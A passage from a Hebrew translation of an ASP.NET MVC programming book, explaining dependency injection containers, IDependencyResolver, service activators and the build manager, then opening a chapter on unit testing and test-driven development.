בדרך כלל, המפתחים מעדיפים להשתמש בהזרקה לבנאי במידת האפשר, והם ישתמשו בהזרקה למאפיין רק אם אחת מהסיבות המפורטות לעיל מצדיקות זאת. ניתן גם לשלב את שתי הטכניקות באובייקט יחיד: הזריקו את תלויות החובה כפרמטרים לבנאי, ואת התלויות האופציונליות הזריקו למאפיינים.

מכלי הזרקת תלויות

בשתי הדוגמאות שהצגנו חסרה פיסה חשובה מהפאזל: כיצד בדיוק מתבצעת הזרקת התלויות. קל לומר "כתבו את התלויות שלכם כארגומנטים בבנאי", אבל לא כל כך פשוט להבין איך התלויות הללו מסופקות. הצרכן של המחלקה יכול לספק את כל התלויות הללו באופן ידני, אבל כפתרון לטווח הארוך הדבר עלול לגרום לנטל משמעותי. אם כל המערכת שלכם אמורה לתמוך בהזרקת תלויות, יצירה של כל רכיב מחייבת אתכם להבין כיצד ניתן לקיים את הדרישות של כל הגורמים המעורבים.

שימוש ב**מכל הזרקת תלויות (dependency injection container)** היא אחת השיטות השכיחות לפישוט הטיפול בתלויות הללו. מכל הזרקת תלויות הינו ספריית תוכנה שמשמשת כמפעל לרכיבים אשר מנתח וממלא את כל דרישות התלויות שלהם באופן אוטומטי. החלק שאחראי על הצריכה בממשק תכנות היישומים (API) של מכל הזרקת התלויות דומה מאוד למאתר שירותים (service locator), מכיוון שהפעולה העיקרית שהוא נדרש לבצע היא אספקת רכיב מסוים, בדרך כלל על סמך הטיפוס שלו.

כרגיל, ההבדל טמון בפרטים הקטנים. המימוש של מאתר השירותים הינו פשוט מאוד בדרך כלל: אנחנו אומרים למאתר השירותים, "אם מישהו מבקש את הטיפוס הזה, יש להחזיר לו את האובייקט הזה". נדירים מאתרי שירותים שמעורבים בתהליך היצירה של האובייקט עצמו. בניגוד לזה, מכל הזרקת תלויות אומר בדרך כלל את הדברים הבאים: "אם מישהו מבקש את הטיפוס הזה, יש ליצור אובייקט מהטיפוס הקונקרטי הזה ולספק אותו". מכך משתמע שיצירה של אובייקט מהטיפוס הקונקרטי גוררת לעתים קרובות יצירה של טיפוסים אחרים כדי לקיים את דרישות התלות. להבדל זה, דק ככל שיהיה, יש השפעות מרחיקות לכת על אופן השימוש במכלי הזרקת תלויות בהשוואה למאתרי שירותים.

בדרך כלל, לכל המכלים יש ממשקי תצורה שמאפשרים לכם למפות טיפוסים (במילים אחרות, "כאשר מישהו מבקש טיפוס T1, יש לבנות אובייקט מטיפוס T2."). רבים מהם מאפשרים גם למפות לפי שם ("כאשר מישהו מבקש טיפוס T1 בשם N1, יש לבנות אובייקט מטיפוס T2.").

היקף הספר לא מאפשר לנו לדון באפשרויות המתקדמות הללו. לאחר שתבחרו במכל הזרקת התלויות המתאים ביותר לצרכיכם, יעמוד לרשותכם תיעוד מקיף שמסביר כיצד להשתמש באפשרויות התצורה המתקדמות הללו.

פענוח תלויות עם MVC

כעת, לאחר שעקרונות תבנית היפוך הבקרה ברורים לכם, הבה נראה כיצד התבנית הזו מיושמת בתשתית ASP.NET MVC.

הערה פרק זה מסביר אומנם כיצד פועלים המנגנונים שמספקים שירותים ל-MVC, אולם הוא אינו מפרט כיצד ליישם את השירותים הללו. בנושא זה נדון בפרק 14.

אמצעי התקשורת העיקרי בין MVC והמכלים הוא הממשק IDependencyResolver שנוצר במיוחד ליישומי MVC. להלן הגדרת הממשק:

```
public interface IDependencyResolver
{
  object GetService(Type serviceType);
  IEnumerable<object> GetServices(Type serviceType);
}
```

הממשק נצרך על ידי התשתית עצמה. כדי לבצע רישום של מכל הזרקת תלויות (או מאַתֵר שירותים, לצורך העניין), עליכם לספק מימוש של הממשק הזה. ברוב המקרים נרשום מופע מפענח בקובץ Global.asax, באמצעות קוד כדוגמת זה:

```
DependencyResolver.Current = new MyDependencyResolver();
```

שימוש במנהל החבילות NuGet להתקנת מכלים

החיים שלנו היו יכולים להיות הרבה יותר פשוטים אם לא היינו צריכים ליישם בעצמנו את הממשק IDependencyResolver רק כדי שנוכל להשתמש בהזרקת תלויות. למרבה המזל, NuGet יכול לשחרר אותנו מהעול הזה.

מנהל החבילות NuGet מגיע עם ASP.NET MVC, ומשמש בין השאר להוספת התייחסויות לפרויקטי קוד פתוח מקוונים, כמעט ללא מאמץ. למידע נוסף על NuGet, ראו פרק 10.

נכון לזמן הכתיבה, חיפושי ביטויים כגון "IoC" או "dependency" באמצעות NuGet החזירו מספר מכלי הזרקת תלויות זמינים לכל. חלק גדול מהם כוללים חבילה לתמיכת MVC, ומשמעות הדבר שהם כוללים מימוש מוכן של IDependencyResolver.

מפענחי תלויות אינם קיימים בגרסאות ישנות יותר של MVC, ולכן האפשרות הזו נחשבת כאופציונלית (אין מפענח רשום על פי ברירת מחדל). אם אינכם רוצים להשתמש בפענוח תלויות, אינכם צריכים מפענח. כמו כן, כמעט כל דבר שתשתית MVC יכולה לצרוך כשירות ניתן לרשום בתוך המפענח שלכם, או בנקודת רישום מסורתית יותר (ובמקרים רבים, בשניהם).

כאשר ברצונכם לספק שירותים לתשתית MVC, אתם יכולים לבחור במצב הרישום המתאים לכם ביותר. כאשר תשתית MVC זקוקה לשירות היא בדרך כלל "מתייעצת" תחילה עם מפענח התלויות, ובמידה שאינה מצליחה למצוא בו את השירות המבוקש, היא בודקת את נקודות הרישום המסורתיות.

איננו יכולים להראות לכם את הקוד שמשמש לרישום פריטים במפענח התלויות, מכיוון שממשק הרישום שישמש אתכם תלוי במכל הזרקת התלויות שבחרתם. למידע בנושאי רישום ותצורה, עליכם לעיין בתיעוד של מכל הזרקת התלויות שהתקנתם.

שימו לב שבממשק של מפענח התלויות יש שתי שיטות. הסיבה לכך היא שתשתית MVC צורכת שירותים בשתי דרכים שונות.

האם מומלץ לצרוך את IDependencyResolver מתוך היישום?

אתם עשויים להתפתות לצרוך את IDependencyResolver מתוך היישום עצמו. אל תעשו זאת!

ממשק מפענח התלויות מספק בדיוק את מה שנחוץ לתשתית MVC ותו לא. הוא אינו מיועד להסתיר או להחליף את ממשק תכנות היישומים (API) המסורתי של מכל הזרקת התלויות שלכם. רוב המכלים כוללים ממשקי API מורכבים ומעניינים, ורוב המתכנתים אמנם בוחרים את המכל שישמש אותם על סמך הממשק והאפשרויות שהוא מציע, יותר מכל סיבה אחרת.

שירותי רישום יחיד של MVC

תשתית MVC צורכת מספר שירותים שהמשתמש יכול לרשום עבורהמופע אחד (בדיוק) של השירות. שירותים אלה נקראים **שירותי רישום יחיד (singly registered services)**, והשיטה אשר משמשת לאחזור שלהם מתוך מפענח התלויות נקראת GetService.

עבור כל שירות רישום יחיד, תשתית MVC פונה למפענח התלויות לקבלת השירות בפעם הראשונה שהוא נצרך, ומאחסנת את התוצאה בזיכרון למשך פעולת היישום. תוכלו להשתמש בממשק מפענח תלויות או בממשק רישום מסורתי (כאשר זמין), אך אינכם יכולים להשתמש בשניהם מכיוון שהתשתית מצפה לקבל מופע אחד בדיוק של כל שירות רישום יחיד.

רכיבים שמיישמים את GetService צריכים להחזיר מופע של השירות הרשום במפענח, או להחזיר null אם השירות אינו קיים בו. בטבלה 1-12 תמצאו רשימה של שירותי רישום יחיד שבאים לידי מימוש ב-MVC.

טבלה 1-12: שירותי רישום יחיד של MVC: השירות והמימוש שלו.

מימוש ברירת המחדל של השירות	שירות (ממשק רישום מסורתי, API)
DefaultControllerActivator	IcontrollerActivator (None)
DefaultControllerFactory	IcontrollerFactory (ControllerBuilder.Current .SetControllerFactory)
DefaultViewPageActivator	IviewPageActivator (None)
DataAnnotationsModelMetadataProvider	ModelMetadataProvider Model (MetadataProviders.Current)

שירותי רישום מרובה של MVC

בנוסף לשירותי רישום יחיד, תשתית MVC צורכת גם מספר שירותים שעבורם המשתמש יכול לבצע רישום של מספר מופעים של השירות, אשר עשויים להתחרות זה בזה או לשתף פעולה

כדי לספק מידע לתשתית MVC. שירותים כאלה נקראים **שירותי רישום מרובה (multiply registered services)**, והשיטה שמשמשת לאחזור שלהם מהמפענח נקראת GetServices.

עבור כל שירות רישום מרובה, תשתית MVC פונה אל מפענח התלויות לקבלת השירות בפעם הראשונה שהוא נצרך, ומאחסנת את התוצאה בזיכרון למשך פעולתו של היישום. תוכלו להשתמש בממשק מפענח תלויות וגם בממשק רישום מסורתי, והתשתית תשלב את התוצאות ברשימת שירותים ממוזגת יחידה. לשירותים שרשומים במפענח התלויות יש עדיפות על פני שירותים שרשומים באמצעות ממשקי רישום מסורתיים. עובדה זו משמעותית עבור שירותי רישום מרובה שמתחרים על הזכות לספק מידע. כלומר, MVC מבקשת מכל מופע של השירות בזה אחר זה לספק מידע, והראשון שמספק את המידע המבוקש הוא המופע שמשמש את התשתית.

הרכיבים שמיישמים את GetServices צריכים להחזיר אוסף מימושים של טיפוס השירות הרשום במפענח, או להחזיר אוסף ריק אם אין שירותים מתאימים במפענח.

בטבלת שירותי הרישום המרובה שנתמכים על ידי MVC כלולה קטגוריה בשם "מודל מרובה-שירותים", שיש בה חלוקה לשתי קטגוריות משנה:

- **שירותים מתחרים**: שירותים שבהם תשתית MVC עוברת משירות לשירות (לפי הסדר) ושואלת אותו אם הוא יכול לבצע את התפקיד העיקרי שלו. השירות הראשון שמשיב לה שבאפשרותו למלא את הבקשה, הוא השירות שהתשתית תשתמש בו. השאלות נשאלות בדרך כלל על בסיס בקשה יחידה, ולכן השירות בפועל שישמש לכל בקשה עשוי להיות שונה. דוגמה לשירות מתחרה היא שירות מנוע התצוגה: מנוע תצוגה אחד בלבד יכול לשמש למימוש תצוגה עבור בקשה מסוימת.
- **שירותים קואופרטיביים**: שירותים שבהם תשתית MVC מבקשת מכל שירות לבצע את התפקיד העיקרי שלו, וכל השירותים שמצהירים שבאפשרותם למלא את הבקשה ישמשו לביצוע הפעולה. דוגמה לשירות קואופרטיבי הם ספקי מסננים: כל ספק יכול לאתר מסננים שיש להריץ עבור הבקשה, וכל המסננים המתאימים בכל הספקים מורצים.

בטבלה 2-12 תמצאו רשימה של שירותי רישום מרובה כפי שהם באים לידי מימוש ב-MVC. החלוקה נעשתה לפי קטגוריות, כדי לציין אם אלה הם שירותים מתחרים או קואופרטיביים.

טבלה 2-12: שירותי רישום מרובה של MVC: השירות והמימוש שלו.

מימוש ברירת המחדל של השירות	שירות (ממשק רישום מסורתי, API)

`FilterAttributeFilterProvider`
`GlobalFilterCollection`
`ControllerInstanceFilterProvider`
	`IFilterProvider`
	`(FilterProviders.Providers)`
	Multi-service model: cooperative

שירות (ממשק רישום מסורתי, API)	מימוש ברירת המחדל של השירות
ImodelBinderProvider (ModelBinderProviders.BinderProviders) *Multi-service model: competitive*	None
IViewEngine (ViewEngines.Engines) *Multi-service model: competitive*	WebFormViewEngine RazorViewEngine
ModelValidatorProvider (ModelValidatorProviders.Providers) *Multi-service model: cooperative*	DataAnnotationsModelValidatorProvider DataErrorInfoModelValidatorProvider ClientDataTypeModelValidatorProvider
ValueProviderFactory (ValueProviderFactories.Factories) *Multi-service model: competitive*	ChildActionValueProviderFactory FormValueProviderFactory JsonValueProviderFactory RouteDataValueProviderFactory QueryStringValueProviderFactory HttpFileCollectionValueProviderFactory

אובייקטים שרירותיים בתשתית MVC

קיימים שני מקרים מיוחדים שבהם תשתית MVC מבקשת ממפענח תלויות להפיק **אובייקטים שרירותיים (arbitrary objects)** - כלומר, אובייקטים שאינם שירותים בהגדרתם. אובייקטים אלה הם בקרים ודפי תצוגה.

כפי שראינו בשני הסעיפים האחרונים, שני שירותים שנקראים מפעילים (activators) שולטים ביצירה של הבקרים ודפי התצוגה. המימוש הסטנדרטי של שני המפעילים הללו מבקש ממפענח התלויות ליצור בקרים ודפי תצוגה, ואם זה לא מצליח - יש קריאה לשיטה Activator.CreateInstance.

יצירת בקרים

כאשר תנסו לכתוב בקר עם בנאי שמקבל פרמטרים, תקבלו בזמן הריצה הודעת שגיאה על חריגה (exception) שמלווה בהודעה "לא הוגדר בנאי חסר-פרמטרים לאובייקט הזה". ביישום MVC, אם תבחנו מקרוב את תיעוד השגיאה תגלו שהוא מכיל DefaultControllerFactory וגם DefaultControllerActivator.

מפעל הבקר (controller factory) הוא שאחראי בסופו של דבר להפוך שמות של בקרים לאובייקטים, ולכן יוצר הבקר, ולא תשתית MVC עצמה, הוא שצורך את IControllerActivator. במפעל הבקר הסטנדרטי של MVC ההתנהגות הזו מפוצלת לשני שלבים נפרדים: מיפוי שמות

הבקרים לטיפוסים, ויצירת מופעים של הטיפוסים כאובייקטים. **מפעיל הבקר (controller activator)** אחראי לשלב השני בתהליך הזה.

מפעלי בקר ומפעילי בקר מותאמים אישית

חשוב לציין שמכיוון שמִפְעָל הבקר (controller factory) הוא בסופו של דבר האחראי העיקרי להפיכת שמות של בקרים לבקרים פעילים, כל החלפה של מפעל הבקר עלולה לשבש את הפעולה התקינה של מפעיל הבקר. בגרסאות התשתית שקדמו ל- MVC 3 בכלל לא היה מפעיל בקר, ולכן מפעלי בקרים מותאמים אישית שמיועדים לגרסאות ישנות יותר של MVC כלל אינם כוללים התייחסויות למפרשי תלויות או למפעילי בקרים. אם אתם מתכננים לכתוב מפעל בקר חדש, עליכם לשקול שימוש במפעילי בקר כל אימת שהדבר מתאפשר.

מפעיל הבקר הסטנדרטי אינו עושה דבר פרט לבקשה ממפענח התלויות ליצור בקרים, ולכן חלק ניכר ממכלי הזרקת התלויות מספקים באופן אוטומטי הזרקת תלויות למופעי בקרים כי התבקשו ליצור אותם. אם המכל יכול ליצור אובייקטים שרירותיים ללא הגדרות תצורה מקדימות (preconfiguration), בעיקרון אינכם צריכים ליצור מפעיל בקר בעצמכם, ותוכלו להסתפק ברישום של מכל הזרקת התלויות שלכם.

עם זאת, אם מכל הזרקת התלויות תומך בהפקת אובייקטים שרירותיים, הוא ידרוש לספק גם מימוש של המפעיל. הדבר מאפשר למכל לדעת שמבקשים ממנו ליצור טיפוס שרירותי שאין לגביו בהכרח ידע מקדים, ולבצע את כל הפעולות הנדרשות כדי להבטיח את הצלחת הבקשה ליצירת הטיפוס. הממשק של מפעיל הבקר כולל שיטה אחת בלבד:

```
public interface IControllerActivator
{
  IController Create(RequestContext requestContext, Type controllerType);
}
```

בנוסף לטיפוס הבקר (controllerType), מועבר למפעיל הבקר גם הפרמטר RequestContext, אשר כולל גישה ל-HttpContext (המכיל גישה ל-Session ו-Request), ונתוני ניתוב שנבחר עבור הבקשה. מכיוון שיש לו גישה לנתוני ההקשר, אתם יכולים גם להשתמש במפעיל הבקר לקבלת החלטות תלויות-הקשר בנוגע ליצירת אובייקט הבקר. לדוגמה, המפעיל יכול להחליט על יצירת מחלקת בקר אחת עבור משתמש שרשום כמנהל מערכת ומחלקת בקר אחרת לשאר המשתמשים.

יצירת תצוגות

בדומה לאופן שבו מפעיל הבקר אחראי ליצירת מופעים של בקרים, מפעיל דף התצוגה אחראי ליצירת מופעים של דפי תצוגה. גם כאן, מכיוון שהטיפוסים הללו הינם טיפוסים שרירותיים שלא הוגדרו מראש בתצורה של מכל הזרקת התלויות, המפעיל מודיע למכל שבוצעה בקשה לתצוגה.

ממשק מפעיל התצוגה דומה לממשק המקביל של מפעיל הבקר:

```
public interface IViewPageActivator
{
  object Create(ControllerContext controllerContext, Type type);
}
```

בדוגמה זו ניתנת למפעיל דף התצוגה גישה לאובייקט ControllerContext, אשר מכיל בנוסף ל-RequestContext (כולל HttpContext) גם הפניה לבקר, למודל, לנתוני התצוגה, לנתונים הזמניים ולנתונים אחרים כדי לדעת את המצב הנוכחי של הבקר.

בדומה למפעיל הבקר, מפעיל דף התצוגה הוא טיפוס שנצרך על ידי תשתית MCV באופן עקיף, ולא באופן ישיר. במקרה זה, BuildManagerViewEngine (מחלקת הבסיס המופשטת עבור WebFormViewEngine ו-RazorViewEngine) היא שמבינה וצורכת את מפעיל דף התצוגה.

האחריות העיקרית של מנוע התצוגה הינה להמיר שמות של תצוגות למופעים של תצוגות. תשתית MVC מטילה את יצירת המופע של אובייקטי דף התצוגה על מפעיל התצוגה, ומשאירה את זיהוי קבצי התצוגה הנכונים והידור הקבצים הללו למחלקת הבסיס של מנוע התצוגה של מנהל הבנייה.

מנהל הבנייה של ASP.NET

הידור התצוגות למחלקות נעשית על ידי הרכיב BuildManager בזמן הריצה של ליבת ASP.NET.

מערכת מנהל הבנייה ניתנת להרחבה, בדומה לזמן הריצה של ליבת ASP.NET, ולכן ניתן לנצל את מודל ההידור הזה להמרה של קבצי קלט למחלקות בזמן הריצה של היישומים. לזמן הריצה של ליבת ASP.NET MVC אין למעשה שום ידע על Razor, והיכולת להדר קבצי cshtml ו-vbhtml קיימת רק מכיוון שהצוות של ASP.NET Web Pages כתב הרחבת מנהל בנייה שנקראת ספק בנייה (build provider).

הגרסאות המוקדמות של פרויקט SubSonic, ממפה אובייקט-טבלה, ORM (Object-Relational Mapper) שנכתב על ידי Rob Conery, מהוות דוגמה לספריית צד-שלישי שמספקת שירותי ניהול בנייה. הספרייה SubSonic יכלה לצרוך קובץ שמתאר בסיס נתונים שיש למפות, ובזמן הריצה היתה מפיקה באופן אוטומטי מחלקות ORM שתואמות לטבלאות בסיס הנתונים.

בסביבת Visual Studio מנהל הבנייה פועל במהלך זמן העיצוב, ולכן כל ההידור שמבוצע על ידו יהיה זמין עבורכם בעת כתיבת היישום, לרבות תמיכת IntelliSense בתוך Visual Studio.

סיכום

מפענחי התלויות בתשתית ASP.NET MVC מספקים דרכים חדשות ומעניינות להזרקת תלויות ביישום שלכם. תוכלו להיעזר בטכניקות הללו כדי לעצב יישומים בעלי קישור רופף בין הרכיבים ויכולת הרחבה (plugability) משופרת, מאפיינים אשר נוטים להוביל לתהליך פיתוח גמיש ויעיל יותר.

פרק 13

בדיקות יחידה (Unit Testing)

Brad Wilson

עיקרי הפרק

- הגדרת בדיקות יחידה ופיתוח מונחה-בדיקות
- בניית פרויקט בדיקת יחידה
- עצות לביצוע בדיקות יחידה ביישומי ASP.NET MVC

בדיקות יחידה (unit testing) ופיתוח תוכנה שניתנת לבדיקה הינם היבטים חשובים בתהליך הבטחת האיכות של התוכנה. רוב המפתחים המקצועיים מיישמים בדרך כלשהי בדיקות יחידה בעבודה היומיומית שלהם. **פיתוח מונחה-בדיקות (Test Driven Development - TDD)** הינו סגנון לכתיבת בדיקות יחידה שבו המתכנת כותב את קוד הבדיקה לפני שהוא מתחיל במלאכת כתיבת **קוד הייצור (production code)**. פיתוח מונחה-בדיקות מאפשר למפתח להרחיב ולפתח את העיצוב באופן אורגני, מבלי לוותר על היתרונות לאיכות ולבדיקות נסיגה (regression testing) שנלווים לבדיקות יחידה. תשתית ASP.NET MVC נכתבה מתוך הכרה בצורך של ביצוע בדיקות יחידה. בפרק זה נתמקד בעיקר בשימוש בבדיקות יחידה (בעיקר פיתוח TDD) ביישומי ASP.NET MVC.

למען אלה שאינם בעלי ניסיון עם בדיקות יחידה או עם TDD, הוספנו הקדמה קצרה לנושא בדיקות היחידה ופיתוח TDD, כדי לעורר את סקרנותכם ולעודד אתכם למצוא חומרים מקיפים יותר על תהליכי העבודה החשובים הללו. בדיקות יחידה עוסקות בנושא רחב היקף, ולכן המטרה העיקרית של הקדמה זו היא לעזור בהחלטה אם דרושה העמקת הידע בתחום בדיקות היחידה ופיתוח TDD.

בפרק זה נעסוק בהצגת עצות מעשיות וטריקים שימושיים לבניית בדיקות יחידה עבור רכיבים שכיחים ביישומי ASP.NET MVC שלכם. במחצית השנייה של הפרק ניתן הסבר שימושי במיוחד למפתחים שכבר משתמשים בבדיקות יחידה ומעוניינים לשפר את ידיעותיהם.

הגדרת בדיקות יחידה ופיתוח מונחה-בדיקות

המונח **בדיקת תוכנה (software testing)** מתייחס למגוון רחב של פעילויות, לרבות בדיקות יחידה, בדיקות קבלה (acceptance testing), בדיקות חקירה (exploratory testing), בדיקות ביצועים (performance testing), ובדיקות הרחבה (scalability testing). לפני שנתקדם, חשוב שנבהיר בדיוק למה אנחנו מתכוונים כאשר אנחנו אומרים **בדיקות יחידה (unit testing)** - הנושא שנעסוק בו בפרק זה.

בדיקות יחידה: הגדרה

רוב המפתחים נחשפו לבדיקות יחידה בצורה זו או אחרת, ורובם גם מחזיקים בדעה כלשהי בדבר הדרך היעילה ביותר לבצע אותן. מניסיוננו, התכונות הבאות משותפות כמעט לכל בדיקות היחידה שמוכיחות את עצמן בטווח הארוך:

- בדיקת מקטעים קטנים של קוד ייצור ("יחידות")
- בדיקה בבידוד משאר קוד הייצור
- בדיקת נקודות קצה (endpoints) ציבוריות בלבד
- החזרת תוצאות עבר/נכשל באופן אוטומטי בעת הרצת הבדיקה

בסעיפים שלהלן נבחן בהרחבה את הקווים המנחים שהצגנו, ונראה כיצד הם באים לידי ביטוי בכתיבת בדיקות היחידה.

בדיקת מקטעי קוד קטנים

כאשר אנחנו כותבים בדיקת יחידה, לרוב נבחר למקד את הבדיקה ביחידת הפעולה הקטנה ביותר שיש עניין בבדיקתה. בשפה מונחית-עצמים כגון C#, מדובר בדרך כלל ברכיב שאינו גדול ממחלקה, וברוב המקרים מושא הבדיקה יהיה שיטה (method) מסוימת כלשהי במחלקה. אנחנו ממקדים את הבדיקות שלנו ביחידות קטנות, מכיוון שאנחנו רוצים לבצע בדיקות פשוטות. הבדיקות צריכות להיות קלות להבנה, כדי שנוכל לוודא שאנחנו אכן בודקים את מה שהתכוונו לבדוק בצורה מדויקת.

קוד מקור נכתב פעם אחת בלבד, אך נקרא כמה וכמה פעמים. עובדה זו משמעותית במיוחד לבדיקות יחידה, המהוות למעשה ניסיון לייצג בקוד את הכללים וההתנהגויות המצופות מהתוכנה. כאשר בדיקת יחידה נכשלת, נרצה שהמפתח יוכל לקרוא במהירות את הבדיקה ולהבין מה בדיוק הכשל ומה גרם לו, כדי שיוכל להסיק בקלות על הדרך לתיקון התקלה. בדיקת מקטעי קוד קטנים באמצעות בדיקות פשוטות, ממוקדות וקצרות תורמת באופן משמעותי לשיפור בבהירות הקוד - הישג חשוב לכל הדעות.

בדיקה בבידוד

היבט חשוב נוסף של כתיבת בדיקות יחידה היא היכולת להתמקד בצורה מדויקת במקור לבעיות, כאשר מזהים כאלו. מיקוד קוד הבדיקה במנגנוני פעולה מצומצמים הינו חלק חשוב בהשגת היעד הזה, אך לא די בכך. עליכם לבודד את הקוד ממקטעי קוד מורכבים אחרים שמקיימים איתו יחסי גומלין וקשרים, כדי שבמקרה של כשל תוכלו לדעת בוודאות שהגורם לכישלון נמצא בקוד שאתם בודקים, ולא בקוד נלווה שמספק לו שירותים. אם יש באגים בקוד הנלווה, הם יאותרו על ידי בדיקות יחידה שנכתבות במיוחד עבורו.

יתרון נוסף של בדיקות בבידוד נובע מהעובדה שהקוד הנלווה ליחידה הנבדקת לא בהכרח נכתב עדיין. הדבר נכון במיוחד בעת עבודה בצוותים גדולים עם מספר קבוצות פיתוח פעילות: הקבוצות השונות עשויות לעבוד על אלמנטים שונים של היישום ולפתח אותם במקביל. בדיקת הרכיבים שלכם בבידוד תאפשר לכם לא רק להשתחרר מהתלות בסיום של הרכיבים האחרים, אלא גם תעזור לכם להבין טוב יותר כיצד הרכיבים הללו יעבדו זה עם זה, ולאתר שגיאות עיצוב לפני האינטגרציה הסופית של הרכיבים השונים.

בדיקת נקודות קצה ציבוריות בלבד

מפתחים רבים שאינם מנוסים בביצוע בדיקות יחידה נאלצים להתמודד עם קשיים מרובים בעקבות שינויים שנעשים במנגנוני הפעולה הפנימיים של המחלקה. שינויים קלים בקוד עשויים להשבית חלק נכבד מבדיקות היחידה, והצורך לתחזק את בדיקות היחידה בעקבות שינויים בקוד הייצור יכול לגרור תסכול רב. מקור שכיח לקשיים הללו הוא בנייה של בדיקות יחידה שמכילות מידע רב מדי בנוגע לאופן הפעולה של המחלקה הנבדקת.

בעת כתיבת בדיקות יחידה, אם תגבילו את עצמכם אך ורק לנקודות הקצה הציבוריות של המוצר (נקודות האינטגרציה של הרכיב), תוכלו לבודד את בדיקת היחידה מרוב פרטי היישום הפנימיים של הרכיב. בצורה זו תוכלו להקטין באופן משמעותי את הסבירות שבדיקות היחידה שלכם תושבתנה כתוצאה משינויים במנגנוני הפעולה הפנימיים של הרכיב.

תוצאות אוטומטיות

מכיוון שאתם עומדים למקד את בדיקות היחידה שלכם במקטעי קוד קטנים, ברור שבשלב מסוים יצטברו בדיקות יחידה רבות. כדי להפיק את התועלת המרבית מבדיקות היחידה שכתבתם, עליכם להריץ אותן לעתים קרובות במהלך הפיתוח, כדי לוודא שאינכם משבשים תפקודים קיימים במהלך העבודה על הקוד. אם התהליך הזה לא יבוצע באופן אוטומטי, הוא עשוי לפגוע בצורה קשה בהספק שלכם (או גרוע מכך, להפוך לדבר שאתם שונאים לעשות ולפיכך נמנעים ממנו). חשוב גם להקפיד שהתוצאות של בדיקות היחידה יתקבלו במונחים פשוטים של עבר או נכשל, ולהימנע בכל מחיר מהחזרת תוצאות שנתונות לפרשנות אישית.

כדי לתמוך בתהליך האוטומציה, רוב המפתחים נעזרים בשירות של **תשתית בדיקות-יחידה (unit-testing framework)**. ככלל, תשתיות מסוג זה מאפשרות למפתח לכתוב בדיקות

בשפת התכנות ובסביבת התכנות המועדפות עליו, ולאחר מכן ליצור קבוצה של כללי עבר/נכשל שהתשתית יכולה להעריך כדי לקבוע אם הבדיקה בוצעה בהצלחה. תשתיות בדיקות-יחידה מגיעות בדרך כלל עם תוכנה שנקראת **מריץ (runner)**, אשר יכולה לזהות ולהריץ בדיקות יחידה בפרויקטי התוכנה. קיימים סוגים רבים ומגוונים של מריצים: חלקם משתלבים בסביבת Visual Studio, חלקים מורצים משורת הפקודה, ואחרים כוללים ממשק גרפי (GUI), או אפילו משתלבים עם כלי בנייה אוטומטיים (כגון תסריטי בנייה ושרתי בנייה אוטומטיים).

בדיקות יחידה כחלק מתהליך הבטחת האיכות

רוב המפתחים מחליטים לכתוב בעצמם בדיקות יחידה כדרך לשפר את איכות התוכנה שלהם. במקרה זה, בדיקות יחידה משמשות בעיקר כמנגנון הבטחת איכות, ואין זה מפתיע שרוב המפתחים כותבים תחילה את קוד הייצור ורק לאחר מכן את בדיקות היחידה. המפתחים משתמשים בידע שלהם על קוד הייצור ועל ההתנהגות הרצויה מול משתמש הקצה כדי ליצור את רשימת הבדיקות שיוכלו לשמש אותם כדי להבטיח שהקוד מתנהג כמצופה.

הבעיה היא שכתיבת הבדיקות לאחר כתיבת קוד הייצור יוצרת מספר נקודות תורפה. קל מאוד למפתחים להתעלם מרכיב קוד ייצור כלשהו שכתבו, במיוחד אם בדיקות היחידה נכתבות זמן רב לאחר כתיבת קוד הייצור. כמו כן, במקרים לא מעטים, המפתחים כותבים את קוד הייצור במשך ימים ושבועות, ורק לאחר מכן מתפנים לכתיבת יחידות הבקרה. במקרה כזה דרוש מפתח מאוד דקדקן וקפדן כדי להבטיח שכל היבטי קוד הייצור מכוסים בבדיקות יחידה מתאימות. בעיה נוספת היא שלאחר מספר שבועות של כתיבת קוד, סביר להניח שהמפתחים יעדיפו להמשיך לכתוב את קוד הייצור מאשר לעזוב הכול ולכתוב בדיקות יחידה, שכביכול אינם במסלול הפעילות הרגיל. פיתוח מונחה-בדיקות נועד לספק מענה לחלק מהבעיות הלו.

פיתוח מונחה-בדיקות: הגדרה

פיתוח מונחה-בדיקות (Test-Driven Development - TDD) הינו מונח לתיאור השימוש בבדיקות יחידה כבסיס **לעיצוב** של קוד הייצור על ידי כתיבת הבדיקות בשלב הראשון, ורק אחר כך - מעבר לכתיבת קוד הייצור המינימלי שנדרש כדי לעבור בהצלחה את הבדיקות. התוצר הסופי של בדיקות יחידה מסורתיות ושל TDD לכאורה זהה: קוד ייצור מלווה בבדיקות יחידה שמתארות את ההתנהגות הצפויה של הקוד, ואשר יכולות לשמש למניעת שיבוש התנהגויות קיימות תקינות. אם שניהם מבוצעים כהלכה, ייתכן מאוד שמהתבוננות בבדיקות היחידה כלל לא ניתן יהיה להסיק אם הם נכתבו לפני או אחרי קוד הייצור.

כשאנחנו אומרים שבדיקות היחידה מהוות חלק מהבטחת האיכות, אנחנו מתייחסים להיבטי התהליך שמטרתם לצמצם את הבאגים בתוכנה. פיתוח מונחה-בדיקות משיג את המטרה הזו, אבל מדובר במטרה משנית. המטרה העיקרית של TDD הינה שיפור איכות **העיצוב**. כתיבת הבדיקות מראש מאפשרת לתאר את ההתנהגות המבוקשת של הרכיבים **לפני** שאתם כותבים את קוד הייצור עצמו. אינכם יכולים לכבול את עצמכם לפרטי מימוש ספציפי של קוד הייצור,

מכיוון שהם לא קיימים עדיין. במקום לעסוק במנגנוני הפעולה הפנימיים של הקוד הנבדק, בדיקות היחידה הופכות לצרכניות של קוד הייצור בצורה שקולה למדי לאופן שבו הקוד ינוצל על ידי הרכיבים שהוא נועד לשרת בעיצוב הסופי של התוכנה. בצורה זו הבדיקות יכולות לעזור בעיצוב ממשקי תכנות היישום (API) של הרכיבים בתור המשתמשות הראשוניות בממשק.

מחזור אדום/ירוק

כל ההנחיות לכתיבת בדיקות יחידה שהצגנו בסעיף הקודם נשארות בתוקף: כתיבת בדיקות קטנות וממוקדות עבור רכיבים מבודדים, והרצתן באופן אוטומטי. מכיוון שהבדיקות נכתבות לפני קוד הייצור, פיתוח מונחה-בדיקות מתבצע לעתים קרובות על פי הדפוס המחזורי הבא:

1. כתיבת בדיקות יחידה
2. הרצת הבדיקה וסיומה בכישלון (מכיוון שקוד הייצור טרם נכתב)
3. כתיבת קוד ייצור מינימלי שיאפשר עמידה בבדיקה
4. שכתוב הבדיקה והרצה מוצלחת

